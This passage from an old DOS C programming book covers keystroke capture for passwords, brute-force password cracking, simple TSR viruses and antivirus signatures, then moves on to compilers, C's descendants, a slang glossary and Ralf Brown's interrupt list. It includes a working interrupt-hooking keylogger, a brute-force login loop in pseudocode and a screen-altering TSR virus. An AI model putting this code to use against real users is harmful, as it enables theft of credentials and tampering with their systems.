#define IS_SPL_2(key) (key==43)

```

618 A to Z of C

```
#define IS_Q_ROW(key)          (key>=16 && key<=27)
#define IS_A_ROW(key)         (key>=30 && key<=40)
#define IS_Z_ROW(key)         (key>=44 && key<=53)
#define IS_NUM_ROW1(key)      (key>=71 && key<=73)
#define IS_NUM_ROW2(key)      (key>=75 && key<=77)
#define IS_NUM_ROW3(key)      (key>=79 && key<=81)
#define IS_NUM_ROW4(key)      (key>=82 && key<=83)

#define SIZE                  (50)

char Key_String[SIZE],
     Space_Bar = ' ',
     Spl_Row[] = "!@#$$%^&*()_+",
     Spl_1 = '~',
     Spl_2 = '|',
     Q_Row[] = "qwertyuiop[]",
     A_Row[] = "asdfghjkl;',",
     Z_Row[] = "zxcvbnm,./",
     Num_Row1[] = "789",
     Num_Row2[] = "456",
     Num_Row3[] = "123",
     Num_Row4[] = "0.",
     Enter_Symbol[] = "Û";
char far *Vid_RAM;
int i=0, Key_Val, Last_Pos = 0;

void WriteCh2VidRAM(int vdupage, int x, int y, char ch, int attribute );
void WriteStr2VidRAM(int vdupage,int x,int y,char *str, int attribute );

void interrupt (*Int9)( );
void interrupt MyInt9( );

void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;

    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----*/

void WriteStr2VidRAM(int vdupage,int x,int y, char *str, int attribute )
{
    while(*str)
        WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )-----*/
```

```

void interrupt MyInt9( void )
{
    Key_Val = inportb(0x60);
    if ( Key_Val==F12 ) /* Hot key pressed? */
        {
            Key_String[i] = '\0';
            WriteStr2VidRAM( 0, 10, 10, Key_String, 112 );
            i = 0;
        }
    if ( i< SIZE-2 ) /* avoid array overflow */
        {
            if ( IS_SPL_ROW(Key_Val) )
                Key_String[i++] = Spl_Row[Key_Val - 2];
            else if ( IS_SPL_1(Key_Val) )
                Key_String[i++] = Spl_1;
            else if ( IS_SPL_2(Key_Val) )
                Key_String[i++] = Spl_2;
            else if ( IS_Q_ROW(Key_Val) )
                Key_String[i++] = Q_Row[Key_Val - 16];
            else if ( IS_A_ROW(Key_Val) )
                Key_String[i++] = A_Row[Key_Val - 30];
            else if ( IS_Z_ROW(Key_Val) )
                Key_String[i++] = Z_Row[Key_Val - 44];
            else if ( IS_NUM_ROW1(Key_Val) )
                Key_String[i++] = Num_Row1[Key_Val - 71];
            else if ( IS_NUM_ROW2(Key_Val) )
                Key_String[i++] = Num_Row2[Key_Val - 75];
            else if ( IS_NUM_ROW3(Key_Val) )
                Key_String[i++] = Num_Row3[Key_Val - 79];
            else if ( IS_NUM_ROW4(Key_Val) )
                Key_String[i++] = Num_Row4[Key_Val - 82];
            else if ( IS_SPACE_BAR(Key_Val) )
                Key_String[i++] = Space_Bar;
            else if ( IS_ENTER(Key_Val) )
                {
                    Key_String[i++] = Enter_Symbol[0];
                    Key_String[i++] = Enter_Symbol[1];
                    Last_Pos = i;
                }
            else if ( IS_BACKSPACE(Key_Val) && i != Last_Pos)
                i -=1;
        }
    (*Int9)( );
} /*--interrupt MyInt9-----*/
int main(void)
{
    Int9 = getvect( 9 );
}

```

620 A to Z of C

```
    setvect( 9, MyInt9 );
    keep( 0, 500 );
    return(0);
} /*--main( )----*/
```

65.1.3 Brute force Cracking

The previous method indirectly needs the innocent user's actions. But this brute force cracking technique doesn't need the innocent user. The idea is to try all possible combinations of character until the right password is found. Doing so, manually is tough, but a program will smoothen the process. But even then, it is time consuming. This technique uses stuff key technique and brute force password generator technique. It is left to the user as a challenging exercise.

The algorithm is:

```
passwordfound = FALSE;
username = "JACK";
while( !passwordfound )
{
    trypassword = BruteForce( );
    Stuffkeys( username );
    Stuffkeys( trypassword );
    if( no error )
        passwordfound = TRUE;
}
if( passwordfound )
    Print trypassword
else
    Print Cracking not yet possible!
```

65.1.4 Cracking from password file

If we know the details of password file, it will be easier to steal passwords. But it is usually a difficult thing to get details about how and where the passwords are stored. I avoid dealing with such technique, as it is more vulnerable.

65.2 Windows NT

Windows NT's passwords are stored in specific password database but in cryptic form. If you know the hash values and have access to password database, it won't be a tough job to crack the passwords. Because of certain reasons, I avoid dealing the Windows NT password cracking. Anyhow it is not a tough job for crackers.

66

“Stirring up anger causes trouble.”

Cracking File Format

I have already explained about file format. Each file got its own standards for storing the contents. So for cracking or retrieving a particular type of file, we need to know its file format. Few of the software vendors don't document the file format that are used by their software. So to know file format, we need to perform some illegal operations. We must understand the fact that most of the software vendors use the file format that were proposed by some research scholars and non-profit organizations.

66.1 DEBUG

Using DEBUG we can find which character is stored in which location. That is, in which offset (distance) which character is stored can be viewed. To find that, you can even write your own program!

66.2 Finding out Signature

Most probably, the signature bytes will be available in the first part of the file. So comparing first few bytes of two files of some type (say .CHR), we can find out the '*signature*'. When two files of same type got same bytes at same offset, it might be the signature.

66.3 Algorithms

Most of the software might use certain specific algorithms. Mostly these algorithms might be documented. So you need to checkout different algorithms.

66.4 Standard Format

Most of the format used by the software might be a standard format. This format may be documented in some other texts. So you need to know different standard formats.

67

“Kings should not drink.”

Virus Programming

Everybody is scared of computer ‘virus’ as it does harmful actions on our computer. But when we look into the virus programming, we may certainly come out with the conclusion that it requires intelligence to code a virus.

67.1 Logic

It is easy to mess-up the right program. For example, if you remove even a single byte from an EXE file, that EXE file won’t be usable! Virus program don’t have any specific rules. But it’s a common practice to include ‘signatures’ by virus creators. The main idea is to force the innocent user to run the programs. So certain viruses come along with so called ‘programmer utilities’ or ‘free tools’. Another thing is, it is easy to hang-up a working system using some ‘bad’ interrupts. *Viruses use this logic too!*

67.2 TSR viruses

When TSR got its popularity, crackers started using TSR concepts for virus programming. There was a time when people who knew TSR started writing their own TSR viruses. But when Windows operating system was introduced, TSR viruses lost their “popularity”.

I have written the following program. This is actually a TSR virus. It is not much harmful; it just changes the attribute (color) byte of the existing characters present on screen.

```
#ifndef __SMALL__
    #error Compile with Small memory model
#else

#include <dos.h>

int i = 1;
char far *Vid_RAM = (char far *)0xb8000000;

void interrupt (*Int9)( void );
void interrupt MyInt9( void );

void interrupt MyInt9( void )
{
    *( Vid_RAM + i ) = i;
}
```

```

    if ( i>4000 )
        i = 1;
    else
        i += 2;
    (*Int9)( );
} /*--interrupt MyInt9-----*/

int main(void)
{
    Int9 = getvect( 9 );
    setvect( 9, MyInt9 );
    keep( 0, 500 );
    return(0);
} /*--main( )-----*/

#endif

```

67.3 Windows viruses

When Windows operating system was introduced, much of the DOS based viruses lost their “popularity”. Under Windows operating system, only certain viruses like “Boot sector virus” and “Disk formatting viruses” can do harmful actions. So crackers went for exploiting Windows. Windows based viruses exploit Internet ‘loopholes’. As VB Script even has access to *Windows Registry*, VB Script is commonly used for Windows/Internet based “spreading viruses”.

67.4 Anti-Viruses

As I said earlier, many virus programmers add *signature* to their program. So by checking the signature, we can find the name of the virus. Most of the anti-virus packages use this logic! The following table shows few viruses and their *signatures*.

Virus	Signature
Einstein	0042CD217231B96E0333D2B440CD2172193BC17515B80042
Phoenix 927	E800005E81C6????BF0001B90400F3A4E8
Spanz	E800005E81EE????8D94????B41ACD21C784
Necropolis	50FCAD33C2AB8BD0E2F8
Trivial-25	B44EFEC6CD21B8??3DBA??00CD2193B440CD
Trivial-46	B44EB120BA????CD21BA????B80?3DCD21%2BA0001%4B440CD
SK	CD20B80300CD1051E800005E83EE09

So you can find that writing anti-virus package is not a tough job. But understand the fact that checking out the *signature* is not 100% foolproof. You may find many of the buggy anti-virus packages even point out the right programs as virus programs and vice-versa.

Part VIII
Next Step

What do you think of C#?

I have no comments on C# as a language. It will take a lot to persuade me that the world needs yet another proprietary language (YAPL). It will be especially hard to persuade me that it needs a language that is geared for a specific proprietary operating system...

—**Bjarne Stroustrup**, Creator of C++

68

"Rulers should not desire beer."

32-bit Compiler

Today, 32-bit applications and Operating Systems have replaced the existing 16-bit applications and Operating Systems. So people refer the 16-bit environment as obsolete!

68.1 16-bit Compiler

16-bit compiler uses 16-bit instruction set to produce 16-bit applications. As we know, 16-bit applications work in real mode. TC++3.0 is a 16-bit environment and it works in real mode. So some people refer TC++3.0 as older C compiler!

68.2 32-bit Compiler (DJGPP)

Introduction of 32-bit processor necessitates the need for a 32-bit protected mode C compiler. Thereafter many 32-bit C compilers were introduced. MSDOS port of the GNU C/C++ compiler named DJGPP (by D.J. Delorie and few others) is the winner among other 32-bit compilers. DJGPP provides Unix style of writing C/C++ programs under MSDOS. The free DJGPP compiler and other supporting tools are available under GNU's General Public License, and so source codes are also available!!!

Quite honestly, nowadays most of the DOS programmers use DJGPP than TC++3.0 for developing DOS programs. DJGPP is available on CD-ROM! Please checkout the CD-ROM for installation of DJGPP and documentation. I don't want to go into the details of DOS programming with DJGPP, and it is left to the reader as an exercise! Reader must be aware that 16-bit version of DJGPP was also introduced by D.J. Delorie, but it is not at all used.

Following are the important advantages of DJGPP:

1. DJGPP is a non-proprietary environment for developing 32-bit protected mode software in C/C++ under MS-DOS.
2. DJGPP is good for writing DOS utilities.
3. Very good for Graphics / Game Programming

Personally, I think it is wise to switch to 32-bit compiler than to stick onto 16-bit compiler (TC++3.0). It is left to you to take decision on compilers! If you still want to work with 16-bit compilers, I personally recommend TC++3.0.

68.2.1 Allegro

Allegro is a library of functions for use in computer games, written in a mixture of C and assembly language especially for DJGPP compiler. Allegro is also free as DJGPP. It is found on

628 A to Z of C

CD . Allegro provides so many functions to access graphics cards and sound cards. So Allegro reduces the programming effort by enormous amount. Following are the important features of Allegro as by their documentations:

1. Supports VGA **mode 13h**, mode-X (twenty three tweaked VGA resolutions plus unchained 640x400 Xtended mode), and **SVGA modes** with 8, 15, 16, 24, and 32 bit color depths, taking full advantage of VBE 2.0 linear framebuffers and the VBE/AF hardware accelerator API if they are available.
2. Drawing functions including putpixel, getpixel, lines, rectangles, flat shaded, gouraud shaded, and texture mapped polygons, circles, floodfill, bezier splines, patterned fills, masked, run length encoded, and **compiled sprites**, blitting, bitmap scaling and rotation, translucency/lighting, and text output with proportional fonts. Supports clipping, and can draw directly to the screen or to memory bitmaps of any size.
3. Hardware scrolling, mode-X split screens, and palette manipulation.
4. **FLI/FLC animation player**.
5. Plays background **MIDI** music and up to 64 simultaneous sound effects, and can record sample waveforms and MIDI input. Samples can be looped (forwards, backwards, or bidirectionally), and the volume, pan, pitch, etc, can be adjusted while they are playing. The MIDI player responds to note on, note off, main volume, pan, pitch bend, and program change messages, using the General MIDI patch set and drum mappings. Currently supports Adlib, SB, SB Pro, SB16, AWE32, MPU-401, ESS AudioDrive, Ensoniq Soundscape, and software wavetable MIDI.
6. Easy access to the **mouse**, keyboard, **joystick**, and high resolution timer interrupts, including a vertical retrace interrupt simulator.
7. Routines for reading and writing LZSS compressed files.
8. Multi-object data files and a grabber utility.
9. **Math functions** including fixed point arithmetic, lookup table trig, and 3d vector/matrix manipulation.
10. **GUI** dialog manager and file selector.

69

“Speak up for those who cannot speak for themselves.”

Descendents of C

The development of C language has marked a wide difference in the computing world. The grammar and structure of C language has influenced the development of other languages. Many languages are claiming that they are ‘descendent’ of C. Let’s see some of those languages!

69.1 C++

C++ don’t differ much with C, except for its object-oriented concepts. In fact, C++ was developed as ‘C with classes’. C++ claims that its codes are easily maintainable and readable than C codes. But in reality, it is not much true. As C++ supports both procedural and object-oriented approach, it may lead to more complexity when programmer uses both procedural and object oriented approach in his program.

69.2 Java

Java is a pure object-oriented language. Java was introduced as a language for Embedded applications, later it is known to be ‘internet-language’. Java claims that it is multi-platform. But certain people argue that Java is not exactly multi-platform, because there are platforms for which no JVM emulator is available, and we cannot run Java programs on those platforms.

69.3 C#

C# is a product from Microsoft. People say that C# will be a good rival for SUN’s Java. But it is a proprietary language.

69.4 D

D language claims that it is the right descendent of C language. I don’t know much about D language. But I am sure that it is still used by certain people.

Part IX
Smart Dictionary

People are often unreasonable, illogical
And self-centred,
Forgive them anyway.

If you are kind, people may accuse you
As a person with selfish and ulterior motives;
Be kind anyway.

If you are honest and frank,
People may cheat you;
Be honest and frank anyway.

What you spend years building, someone
Could destroy overnight;
Build anyway.

If you are serene and happy,
People may be jealous;
Be happy anyway.

The good you do today,
People will often forget tomorrow;
Do good anyway.

Give the world the best you have,
And it may never be enough;
Give the world the best you've got anyway.

—**Mother Theresa**

“Defend the rights of the poor and needy.”

Slang & Jargons

Programmers often use certain uncommon words. To get into the world of programming, we must also know these jargons. In CD  you have so many utilities and source codes by many International programmers. So to cope up with the programming world, we are supposed to know these jargons and slang.

Slang	Meaning
Shit	[used to express disbelief, disappointment, imitation etc.]
Darn / Dern / Durn	,,
Darn it / Dern it / Durn it	,,
Damn	,,
Heck / Hell	,,
Fuck	,, (More offensive)
Oops!	[used to express surprise, apology, etc.]
the hell	actually, really
the heck	,,
the fuck	,,
beat it	leave, depart
fuck off	,,
bitch	unrespectable woman, prostitute
it sucks	it fails
screw up	spoil
bullshit	nonsense
mess up	to disarrange, to get into trouble
aka	Also known as (pronounced as separate letters a-k-a)
Happy hacking	farewell
patch	quick fix to the bug in a program
tweak	adjust or refine a program
twiddle	small change in a program
netiquette	etiquette that should be followed over the net

Pronunciation	
Linux	li-nucks
GUI	goo-ee
GNU	gu-new

634 A to Z of C

Pronunciation	
URL	earl
Bjarne Stroustrup	bi-yaa-ne stroov-strup

Acronyms and Abbreviations	
ACM	Association for Computing Machinery
ALGOL	Algorithmic Language
AMD	Advanced Micro Device
AMI	American Mega Trends Inc
ANSI	American National Standards Institute
ASCII	American Standard Code for Information Interchange
AT&T	American Telegraph and Telephone
BASM	Built in inline Assembler
BCD	Binary Coded Decimal
BCPL	Basic Combined Programming Language
BGI	Borland Graphics Interface
BIOS	Basic Input Output System
BMP	Bitmap Image
CGA	Color Graphics Adapter
CMOS	Complementary Metal Oxide Semiconductor
CORDIC	COordinate Rotation DIgital Computer
CPU	Central Processing Unit
CRC	Cyclic Redundancy Check
DBMS	DataBase Management System
DEC	Digital Equipment Corporation
DOS	Disk Operating System
EBCDIC	Extended Binary Coded Decimal Interchange Code
EEPROM	Electrically Erasable Programmable Read Only Memory
ENIAC	Electronic Numerical Integrator and Computer

Ralf Brown's Interrupt List

Ralf Brown is a well-known authority for maintaining both documented and undocumented BIOS interrupts, DOS interrupts, memory map and other system-oriented information. Because of him only, the world came to know so many officially undocumented interrupts and system specific information. His work is appreciated throughout the world by thousands of DOS Programmers. The entire Ralf Brown's Interrupt List is available on CD . The complete list runs up to thousands of pages! Because of space constraint, I provide only a part of Ralf Brown's Interrupt List. Ralf Brown's sources are used with his special permission. Many thanks to Dr. Ralf Brown!

71.1 Notations

To save spaces, RBIL (Ralf Brown's Interrupt List) uses few notations. So we have to understand those notations before using RBIL.

If it is marked "internal" or undocumented, you should check it carefully to make sure it works the same way in your version of the software. Information marked with "???" is known to be incomplete or guesswork.

FLAGS

The use of -> instead of = signifies that the indicated register or register pair contains a pointer to the specified item, rather than the item itself. Register pairs (such as AX:BX) indicate that the item is split across the registers, with the high-order half in the first register.

CATEGORIES

The ninth column of the divider line preceding an entry usually contains a classification code (the entry has not been classified if that character is a dash). The codes currently in use are:

- A - applications, a - access software (screen readers, etc),
- B - BIOS, b - vendor-specific BIOS extensions,
- C - CPU-generated, c - caches/spoolers,
- D - DOS kernel, d - disk I/O enhancements,
- E - DOS extenders, e - electronic mail, F - FAX,
- f - file manipulation, G - debuggers/debugging tools, g - games,
- H - hardware, h - vendor-specific hardware,
- I - IBM workstation/terminal emulators, i - system info/monitoring,
- J - Japanese, j - joke programs,
- K - keyboard enhancers, k - file/disk compression,
- l - shells/command interpreters,
- M - mouse/pointing device, m - memory management,
- N - network, n - non-traditional input devices,

O - other operating systems,
 P - printer enhancements, p - power management,
 Q - DESQview/TopView and Quarterdeck programs,
 R - remote control/file access, r - runtime support,
 S - serial I/O, s - sound/speech,
 T - DOS-based task switchers/multitaskers, t - TSR libraries
 U - resident utilities, u - emulators,
 V - video, v - virus/antivirus,
 W - MS Windows,
 X - expansion bus BIOSes, x - non-volatile config storage
 y - security, * - reserved (and not otherwise classified)

71.2 Interrupt List

71.2.1 Overview

Following is the overall picture about all interrupts.

TITLES

INT 00 - CPU-generated - DIVIDE ERROR
 INT 01 - CPU-generated - SINGLE STEP; (80386+) - DEBUGGING EXCEPTIONS
 INT 02 - external hardware - NON-MASKABLE INTERRUPT
 INT 03 - CPU-generated - BREAKPOINT
 INT 04 - CPU-generated - INTO DETECTED OVERFLOW
 INT 05 - PRINT SCREEN; CPU-generated (80186+) - BOUND RANGE EXCEEDED
 INT 06 - CPU-generated (80286+) - INVALID OPCODE
 INT 07 - CPU-generated (80286+) - PROCESSOR EXTENSION NOT AVAILABLE
 INT 08 - IRQ0 - SYSTEM TIMER; CPU-generated (80286+)
 INT 09 - IRQ1 - KEYBOARD DATA READY; CPU-generated (80286,80386)
 INT 0A - IRQ2 - LPT2/EGA,VGA/IRQ9; CPU-generated (80286+)
 INT 0B - IRQ3 - SERIAL COMMUNICATIONS (COM2); CPU-generated (80286+)
 INT 0C - IRQ4 - SERIAL COMMUNICATIONS (COM1); CPU-generated (80286+)
 INT 0D - IRQ5 - FIXED DISK/LPT2/reserved; CPU-generated (80286+)
 INT 0E - IRQ6 - DISKETTE CONTROLLER; CPU-generated (80386+)
 INT 0F - IRQ7 - PARALLEL PRINTER
 INT 10 - VIDEO; CPU-generated (80286+)
 INT 11 - BIOS - GET EQUIPMENT LIST; CPU-generated (80486+)
 INT 12 - BIOS - GET MEMORY SIZE
 INT 13 - DISK
 INT 14 - SERIAL
 INT 15 - CASSETTE
 INT 16 - KEYBOARD
 INT 17 - PRINTER
 INT 18 - DISKLESS BOOT HOOK (START CASSETTE BASIC)
 INT 19 - SYSTEM - BOOTSTRAP LOADER
 INT 1A - TIME
 INT 1B - KEYBOARD - CONTROL-BREAK HANDLER
 INT 1C - TIME - SYSTEM TIMER TICK
 INT 1D - SYSTEM DATA - VIDEO PARAMETER TABLES

638 A to Z of C

INT 1E - SYSTEM DATA - DISKETTE PARAMETERS
INT 1F - SYSTEM DATA - 8x8 GRAPHICS FONT
INT 20 - DOS 1+ - TERMINATE PROGRAM
INT 21 - DOS 1+ - Function Calls
INT 22 - DOS 1+ - PROGRAM TERMINATION ADDRESS
INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER
INT 24 - DOS 1+ - CRITICAL ERROR HANDLER
INT 25 - DOS 1+ - ABSOLUTE DISK READ
INT 26 - DOS 1+ - ABSOLUTE DISK WRITE
INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT
INT 28 - DOS 2+ - DOS IDLE INTERRUPT
INT 29 - DOS 2+ - FAST CONSOLE OUTPUT
INT 2A - NETBIOS
INT 2B - DOS 2+ - RESERVED
INT 2C - DOS 2+ - RESERVED
INT 2D - DOS 2+ - RESERVED
INT 2E - DOS 2+ - PASS COMMAND TO COMMAND INTERPRETER FOR EXECUTION
INT 2F - Multiplex
INT 30 - (NOT A VECTOR!) - DOS 1+ - FAR JMP instruction
INT 31 - overwritten by CP/M jump instruction in INT 30
INT 32 - (no special use)
INT 33 - MS MOUSE
INT 34 - FLOATING POINT EMULATION - OPCODE D8h
INT 35 - FLOATING POINT EMULATION - OPCODE D9h
INT 36 - FLOATING POINT EMULATION - OPCODE DAh
INT 37 - FLOATING POINT EMULATION - OPCODE DBh
INT 38 - FLOATING POINT EMULATION - OPCODE DCh
INT 39 - FLOATING POINT EMULATION - OPCODE DDh
INT 3A - FLOATING POINT EMULATION - OPCODE DEh
INT 3B - FLOATING POINT EMULATION - OPCODE DFh
INT 3C - FLOATING POINT EMULATION - SEGMENT OVERRIDE
INT 3D - FLOATING POINT EMULATION - STANDALONE FWAIT
INT 3E - FLOATING POINT EMULATION - Borland "SHORTCUT" CALL
INT 3F - Overlay manager interrupt (Microsoft/Borland)
INT 40 - DISKETTE - RELOCATED ROM BIOS DISKETTE HANDLER
INT 41 - SYSTEM DATA - HARD DISK 0 PARAMETER TABLE; CPU - MS Windows
INT 42 - VIDEO - RELOCATED DEFAULT INT 10 VIDEO SERVICES (EGA,VGA)
INT 43 - VIDEO DATA - CHARACTER TABLE (EGA,MCGA,VGA)
INT 44 - VIDEO DATA - CHARACTER FONT (PCjr); Novell NetWare
INT 45 - Z100/Acorn
INT 46 - SYSTEM DATA - HARD DISK 1 DRIVE PARAMETER TABLE
INT 47 - Z100/Acorn/Western Digital/SQL Base
INT 48 - KEYBOARD (PCjr) - Z100/Watstar/Acorn/Western Digital/Compaq
INT 49 - SYSTEM DATA (PCjr) - Z100/TI/Watstar/Acorn/MAGic
INT 4A - SYSTEM - USER ALARM HANDLER
INT 4B - IBM SCSI interface; Virtual DMA Specification (VDS)
INT 4C - Z100/Acorn/TI
INT 4D - Z100

INT 4E - TI/Z100
INT 4F - Common Access Method SCSI
INT 50 - IRQ0 relocated by software
INT 51 - IRQ1 relocated by software
INT 52 - IRQ2 relocated by software
INT 53 - IRQ3 relocated by software
INT 54 - IRQ4 relocated by software
INT 55 - IRQ5 relocated by software
INT 56 - IRQ6 relocated by software
INT 57 - IRQ7 relocated by software
INT 58 - IRQ8/0 relocated by software
INT 59 - IRQ9/1 relocated by software; GSS Computer Graphics Interface
INT 5A - IRQ10/2 relocated by software
INT 5B - IRQ11/3 relocated by software; Network
INT 5C - IRQ12/4 relocated by software; Network Interface
INT 5D - IRQ13/5 relocated by software
INT 5E - IRQ14/6 relocated by software
INT 5F - IRQ15/7 relocated by software; HP 95LX GRAPHICS PRIMITIVES
INT 60 - reserved for user interrupt; multiple purposes
INT 61 - reserved for user interrupt; multiple purposes
INT 62 - reserved for user interrupt; multiple purposes
INT 63 - reserved for user interrupt; multiple purposes
INT 64 - reserved for user interrupt; multiple purposes
INT 65 - reserved for user interrupt; multiple purposes
INT 66 - reserved for user interrupt; multiple purposes
INT 67 - reserved for user interrupt; LIM EMS; multiple purposes
INT 68 - multiple purposes
INT 69 - multiple purposes
INT 6A - multiple purposes
INT 6B - multiple purposes
INT 6C - CONVERTIBLE; DOS 3.2; DECnet DOS network scheduler
INT 6D - VGA - internal
INT 6E - DECnet DOS - DECnet NETWORK PROCESS API
INT 6F - Novell NetWare; 10NET; MS Windows 3.0
INT 70 - IRQ8 - CMOS REAL-TIME CLOCK
INT 71 - IRQ9 - REDIRECTED TO INT 0A BY BIOS
INT 72 - IRQ10 - RESERVED
INT 73 - IRQ11 - RESERVED
INT 74 - IRQ12 - POINTING DEVICE (PS)
INT 75 - IRQ13 - MATH COPROCESSOR EXCEPTION (AT and up)
INT 76 - IRQ14 - HARD DISK CONTROLLER (AT and later)
INT 77 - IRQ15 - RESERVED (AT,PS); POWER CONSERVATION (Compaq)
INT 78 - DOS extenders; multiple purposes
INT 79 - multiple purposes
INT 7A - Novell NetWare; IBM 3270; multiple purposes
INT 7B - multiple purposes
INT 7C - multiple purposes
INT 7D - multiple purposes

640 A to Z of C

INT 7E - RESERVED FOR DIP, Ltd. ROM LIBRARY; multiple purposes
INT 7F - multiple purposes
INT 80 - reserved for BASIC; multiple purposes
INT 81 - reserved for BASIC
INT 82 - reserved for BASIC
INT 83 - reserved for BASIC
INT 84 - reserved for BASIC

INT FA - reserved for user interrupt
INT FB - reserved for user interrupt
INT FC - reserved for user interrupt
INT FD - reserved for user interrupt
INT FE - AT/XT286/PS50+ - destroyed by return from protected mode
INT FF - AT/XT286/PS50+ - destroyed by return from protected mode

71.2.2 Listing

Because of space constraint, here I provide only a few interrupts that I use much. The reader is however suggested to check out the CD  for complete information. As everyone should be aware of the RBIL format, I present here without formatting it!

INT 00 C - CPU-generated - DIVIDE ERROR

Desc: generated if the divisor of a DIV or IDIV instruction is zero or the quotient overflows the result register; DX and AX will be unchanged.

Notes: on an 8086/8088, the return address points to the following instruction
on an 80286+, the return address points to the divide instruction
an 8086/8088 will generate this interrupt if the result of a division

is 80h (byte) or 8000h (word)

SeeAlso: INT 04,OPCODE "AAD"

-----G-00-----

INT 00 - Zenith - ROM DEBUGGER

Desc: invokes the ROM Debugger when at the BIOS level; equivalent to pressing Ctrl-Alt-Ins on booting.

Note: since DOS revector INT 00, it is necessary to restore this vector to its original ROM BIOS value in order to invoke the debugger once DOS loads

SeeAlso: INT 03"Columbia"

-----C-01-----

INT 01 C - CPU-generated - SINGLE STEP

Desc: generated after each instruction if TF (trap flag) is set; TF is cleared on invoking the single-step interrupt handler

Notes: interrupts are prioritized such that external interrupts are invoked after the INT 01 pushes CS: IP/FLAGS and clears TF, but before the first instruction of the handler executes
used by debuggers for single-instruction execution tracing, such as MS-DOS DEBUG's T command

SeeAlso: INT 03"CPU"

-----C-01-----

INT 01 C - CPU-generated (80386+) - DEBUGGING EXCEPTIONS

Desc: generated by the CPU on various occurrences which may be of interest to a debugger program

Note: events which may trigger the interrupt:
Instruction address breakpoint fault - will return to execute inst
Data address breakpoint trap - will return to following instruction
General detect fault, debug registers in use
Task-switch breakpoint trap
undocumented 386/486 opcode F1h - will return to following instruc

SeeAlso: INT 03"CPU"

-----H-02-----

INT 02 C - external hardware - NON-MASKABLE INTERRUPT

Desc: generated by the CPU when the input to the NMI pin is asserted

Notes: return address points to start of interrupted instruction on 80286+ on the 80286+, further NMIs are disabled until the next IRET instruction, but one additional NMI is remembered by the hardware and will be serviced after the IRET instruction reenables NMIs
maskable interrupts may interrupt the NMI handler if interrupts are enabled

although the Intel documentation states that this interrupt is typically used for power-failure procedures, it has many other uses on IBM-compatible machines:

Memory parity error: all except Jr, CONV, and some machines without memory parity

Breakout switch on hardware debuggers

Coprocessor interrupt: all except Jr and CONV

Keyboard interrupt: Jr, CONV

644 A to Z of C

I/O channel check: CONV, PS50+
Disk-controller power-on request: CONV
System suspend: CONV
Real-time clock: CONV
System watch-dog timer, time-out interrupt: PS50+
DMA timer time-out interrupt: PS50+
Low battery: HP 95LX
Module pulled: HP 95LX

-----C-08-----

INT 08 C - CPU-generated (80286+) - DOUBLE EXCEPTION DETECTED

Desc: called when multiple exceptions occur on one instruction, or an exception occurs in an exception handler

Notes: called in protected mode if an interrupt above the defined limit of the interrupt vector table occurs
return address points at beginning of instruction with errors or the beginning of the instruction which was about to execute when the external interrupt caused the exception
if an exception occurs in the double fault handler, the CPU goes into SHUTDOWN mode (which circuitry in the PC/AT converts to a reset); this "triple fault" is a faster way of returning to real mode on many 80286 machines than the standard keyboard controller reset

-----H-09-----

INT 09 C - IRQ1 - KEYBOARD DATA READY

Desc: this interrupt is generated when data is received from the keyboard. This is normally a scan code (from either a keypress *or* a key release), but may also be an ACK or NAK of a command on AT-class keyboards.

Notes: this IRQ may be masked by setting bit 1 on I/O port 21h
if the BIOS supports an enhanced (101/102-key) keyboard, it calls INT 15/AH=4Fh after reading the scan code (see #00006) from the keyboard and before further processing; all further processing uses the scan code returned from INT 15/AH=4Fh
the default interrupt handler is at F000h:E987h in 100%-compatible BIOSes
the interrupt handler performs the following actions for certain special keystrokes:

- Ctrl-Break clear keyboard buffer, place word 0000h in buffer, invoke INT 1B, and set flag at 0040h:0071h
- SysReq invoke INT 15/AH=85h (SysReq is often labeled SysRq)
- Ctrl-Numlock place system in a tight wait loop until next INT 09
- Ctrl-Alt-Del jump to BIOS startup code (either F000h:FFF0h or the destination of the jump at that address)
- Shift-PrtSc invoke INT 05
- Ctrl-Alt-Plus (HP Vectra) enable keyclick
- Ctrl-Alt-Plus (many clones) set clock speed to high
- Ctrl-Alt-Minus (HP Vectra) reduce keyclick volume
- Ctrl-Alt-Minus (many clones) set clock speed to low
- Ctrl-Alt-SysReq (HP Vectra) generate hard reset

Ctrl-Alt-S (many clones) run BIOS setup program
 Ctrl-Alt-Esc (many clones) run BIOS setup program
 Ctrl-Alt-Ins (many clones) run BIOS setup program
 Ctrl-Alt-LeftShift-GrayMinus (some clones) turn off system cache
 Ctrl-Alt-LeftShift-GrayPlus (some clones) turn on system cache
 DR DOS hooks this interrupt to control the cursor shape (underscore/
 half block) for overwrite/insert mode
 DR Multiuser DOS hooks this interrupt for cursor shape control and to
 control whether Ctrl-Alt-Del reboots the current session or the
 entire system

SeeAlso: INT 05"PRINT SCREEN",INT 0B"HP 95LX",INT 15/AH=4Fh,INT 15/AH=85h

SeeAlso: INT 16/AH=00h,INT 16/AH=10h,INT 1B,INT 2F/AX=A901h,INT 4A/AH=00h"TI"

SeeAlso: INT 51"DESQview",INT 59"DoubleDOS",INT 79"GO32"

(Table 00006)

Values for keyboard make/break (scan) code:

01h	Esc	31h	N		
02h	1 !	32h	M		
03h	2 @	33h	, <	63h	F16
04h	3 #	34h	. >	64h	F17
05h	4 \$	35h	/ ?	65h	F18
06h	5 %	36h	Right Shift	66h	F19
07h	6 ^	37h	Grey*	67h	F20
08h	7 &	38h	Alt	68h	F21 (Fn) [*]
09h	8 *	39h	SpaceBar	69h	F22
0Ah	9 (3Ah	CapsLock	6Ah	F23
0Bh	0)	3Bh	F1	6Bh	F24
0Ch	- _	3Ch	F2	6Ch	--
0Dh	= +	3Dh	F3	6Dh	EraseEOF
0Eh	Backspace	3Eh	F4		
0Fh	Tab	3Fh	F5	6Fh	Copy/Play
10h	Q	40h	F6		
11h	W	41h	F7		
12h	E	42h	F8	72h	CrSel
13h	R	43h	F9	73h	<delta> [*]
14h	T	44h	F10	74h	ExSel
15h	Y	45h	NumLock	75h	--

17h	I	47h	Home	77h	[Note2] Joyst But1
18h	O	48h	UpArrow	78h	[Note2] Joyst But2
19h	P	49h	PgUp	79h	[Note2] Joyst Right
